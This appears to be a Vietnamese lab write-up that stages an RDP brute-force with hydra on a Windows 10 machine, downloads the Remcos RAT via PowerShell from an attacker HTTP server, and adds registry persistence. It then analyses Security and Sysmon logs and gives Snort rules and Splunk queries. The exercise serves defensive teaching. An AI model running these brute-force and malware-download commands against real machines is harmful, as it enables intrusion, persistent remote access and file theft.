

Yêu cầu thực hiện

chuẩn bị 1 máy windows nạn nhân. 1 máy kali. 1 mã độc RCE - Remcos.
1, thực hiện brute force mật khẩu thành công từ kali -> windows. Tải về mã độc, thực hiện persistent mã độc, thực thi RCE từ xa bằng mã độc đã cài (lấy cắp file và xóa file gốc đi)
2,tra lại log để biết luồng tấn công và nguyên nhân hacker xâm nhập
Điều kiện :

- 1 máy windows 10 (tắt firewall, bật RDP, port 3389)
- 1 máy kali
- remcos tải từ trang chủ
- hai máy đều ping được cho nhau



Hình ảnh từ máy kali




Hình ảnh ở máy windows


- máy kali có địa chỉ ip : 192.168.1.137
- máy windows có địa chỉ ip : 192.168.1.5

Thực hiện khai thác và phân tích


1. tạo 2 file user.txt để quét trên máy kali(dựa vào kiểu tấn công từ điển)> áp dụng vào công cụ hydra để vét cạn qua đăng nhập RDP port 3389



2. Dùng nmap quét cổng 3389 thấy port mở




3. dùng hydra : hydra -t 1 -w 3 -L user.txt -P pass.txt rdp://192.168.1.5



Kết quả khi dùng hydra vét cạn


- nhatnm
- 23032004

4. Chuẩn bị mã độc Remcos: Một mã độc dạng RAT: Remote Access Trojan.




File remcos sử dụng v6.1.0.

5. Thực hiện dựng python –http server để chuyển mã độc từ máy Kali sang máy Windows bằng commad: *powershell -c "Invoke-WebRequest -Uri http://192.168.1.137:8000/'Remcos v6.1.0 Light.exe' -OutFile C:\Users\Public\remcos.exe"*





Thực hiện dựng http server trong chính thư mục Downloads- nơi đang chứa mã độc



Thực hiện tải thành công mã độc remcos trên máy windows.


6. Thực hiện câu lệnh reg add registry key để chạy mã độc mỗi lần khởi động:






Thực thi thành công hành vi persistences mã độc.


7. Chuẩn bị file matma.txt



Chuẩn bị file matma.txt. Mục đích thực hiện hành vi ăn cắp file và xóa file gốc.


8. Thực thi RCE để lấy file /Desktop/bimat/matma.txt. Sau đó thực hiện hành vi xóa file .





Phân tích Log


Check log , sysmon khoảng thời gian dùng tool để vét cạn có phát hiện như sau:



Security Number of events: 12,399 (!) New events available


Level	Date and Time	Source	Event ID	Task Category
Information	2/26/2025 8:45:37 PM	Microsoft Windows ...	4672	Special Logon
Information	2/26/2025 8:45:37 PM	Microsoft Windows ...	4624	Logon
Information	2/26/2025 8:44:56 PM	Microsoft Windows ...	4625	Logon
Information	2/26/2025 8:44:55 PM	Microsoft Windows ...	4625	Logon
Information	2/26/2025 8:44:54 PM	Microsoft Windows ...	4625	Logon
Information	2/26/2025 8:44:53 PM	Microsoft Windows ...	4625	Logon
Information	2/26/2025 8:44:52 PM	Microsoft Windows ...	4625	Logon
Information	2/26/2025 8:44:51 PM	Microsoft Windows ...	4625	Logon
Information	2/26/2025 8:44:50 PM	Microsoft Windows ...	4625	Logon
Information	2/26/2025 8:44:49 PM	Microsoft Windows ...	4625	Logon

Log security.



Information	2/26/2025 8:45:41 PM	Sysmon	1	Process Create (rule:...
Information	2/26/2025 8:45:41 PM	Sysmon	1	Process Create (rule:...
Information	2/26/2025 8:45:41 PM	Sysmon	1	Process Create (rule:...
Information	2/26/2025 8:45:39 PM	Sysmon	1	Process Create (rule:...
Information	2/26/2025 8:45:37 PM	Sysmon	1	Process Create (rule:...
Information	2/26/2025 8:44:58 PM	Sysmon	3	Network connection...
Information	2/26/2025 8:44:57 PM	Sysmon	3	Network connection...
Information	2/26/2025 8:44:56 PM	Sysmon	3	Network connection...
Information	2/26/2025 8:44:55 PM	Sysmon	3	Network connection...
Information	2/26/2025 8:44:53 PM	Sysmon	3	Network connection...
Information	2/26/2025 8:44:52 PM	Sysmon	3	Network connection...
Information	2/26/2025 8:44:52 PM	Sysmon	3	Network connection...
Information	2/26/2025 8:44:51 PM	Sysmon	3	Network connection...

Log SysMon.



Event Properties - Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:
- Security ID: SYSTEM
- Account Name: DESKTOP-FCGI1TC$
- Account Domain: WORKGROUP
- Logon ID: 0x3E7

Logon Information:
- Logon Type: 5
- Restricted Admin Mode: -
- Virtual Account: No
- Elevated Token: Yes


Impersonation Level: Impersonation

New Logon:
- Security ID: SYSTEM
- Account Name: SYSTEM
- Account Domain: NT AUTHORITY
- Logon ID: 0x3E7
- Linked Logon ID: 0x0
- Network Account Name: -
- Network Account Domain: -
- Logon GUID: {00000000-0000-0000-0000-000000000000}


Process Information:
- Process ID: 0x2c8
- Process Name: C:\Windows\System32\services.exe

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	2/26/2025 8:45:37 PM
Event ID:	4624	Task Category:	Logon
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	DESKTOP-FCGI1TC
OpCode:	Info		
More Information:	Event Log Online Help		


log 4624 đăng nhập thành công.




log 4624 đăng nhập thành công.



Ảnh log sysmon phát hiện hành vi add registry



Hình ảnh log sysmon ghi lại kết nối mạng



Information	2/26/2025 8:45:57 PM	Sysmon	1	Process Create (rule:...
Information	2/26/2025 8:45:41 PM	Sysmon	1	Process Create (rule:...
Information	2/26/2025 8:45:41 PM	Sysmon	1	Process Create (rule:...
Information	2/26/2025 8:45:41 PM	Sysmon	1	Process Create (rule:...
Information	2/26/2025 8:45:39 PM	Sysmon	1	Process Create (rule:...
Information	2/26/2025 8:45:37 PM	Sysmon	1	Process Create (rule:...
Information	2/26/2025 8:44:58 PM	Sysmon	3	Network connection...
Information	2/26/2025 8:44:57 PM	Sysmon	3	Network connection...
Information	2/26/2025 8:44:56 PM	Sysmon	3	Network connection...
Information	2/26/2025 8:44:55 PM	Sysmon	3	Network connection...
Information	2/26/2025 8:44:53 PM	Sysmon	3	Network connection...
Information	2/26/2025 8:44:52 PM	Sysmon	3	Network connection...
Information	2/26/2025 8:44:52 PM	Sysmon	3	Network connection...
Information	2/26/2025 8:44:51 PM	Sysmon	3	Network connection...
Information	2/26/2025 8:44:49 PM	Sysmon	1	Process Create (rule:...
Information	2/26/2025 8:44:48 PM	Sysmon	3	Network connection...

Hình ảnh event id 1,3 xuất hiện liên tục

Kết luận :

a,Nguồn IP tấn công: 192.168.1.137
Port sử dụng: 43064
Hostname: nhat.lan
Đích tấn công: 192.168.1.5 (DESKTOP-FCGI1TC.lan)
b,phân tích theo timestamp
Giai đoạn 1: Brute-force RDP
Event ID 4625 (Failed Logon) xuất hiện liên tục
Logon Type = 3 (RDP) → Chứng tỏ có nhiều lần đăng nhập thất bại từ xa
Username thay đổi liên tục → Có dấu hiệu brute-force thử mật khẩu nhiều tài khoản

Giai đoạn 2: Đăng nhập thành công
Event ID 4624 (Successful Logon) xuất hiện sau nhiều lần thất bại
Logon Type = 3 (RDP) → Hacker đã brute-force thành công và đăng nhập vào hệ thống

Giai đoạn 3: Kết nối RDP từ xa (Sysmon Event ID 3)Sysmon ID 3 xuất hiện ngay sau khi đăng nhập thành công

-> khả năng bị cài RCE và bị backdor

Rule snort:

Rule thông báo có RDP*: alert tcp any any -> 192.168.1.5 3389 (msg:"RDP Brute Force"; sid:100001;)*
Rule phát hiện thêm key ở registry :alert tcp any any -> 192.168.1.5 any (msg:"Remcos Registry Persistence"; content:"reg add"; content:"\\Run"; sid:100002;)

Spl Splunk
Log đăng nhập thành công : index=wineventlog EventCode=4624
Log sửa đổi key ở resgistry : index=sysmon EventCode=13 "Run"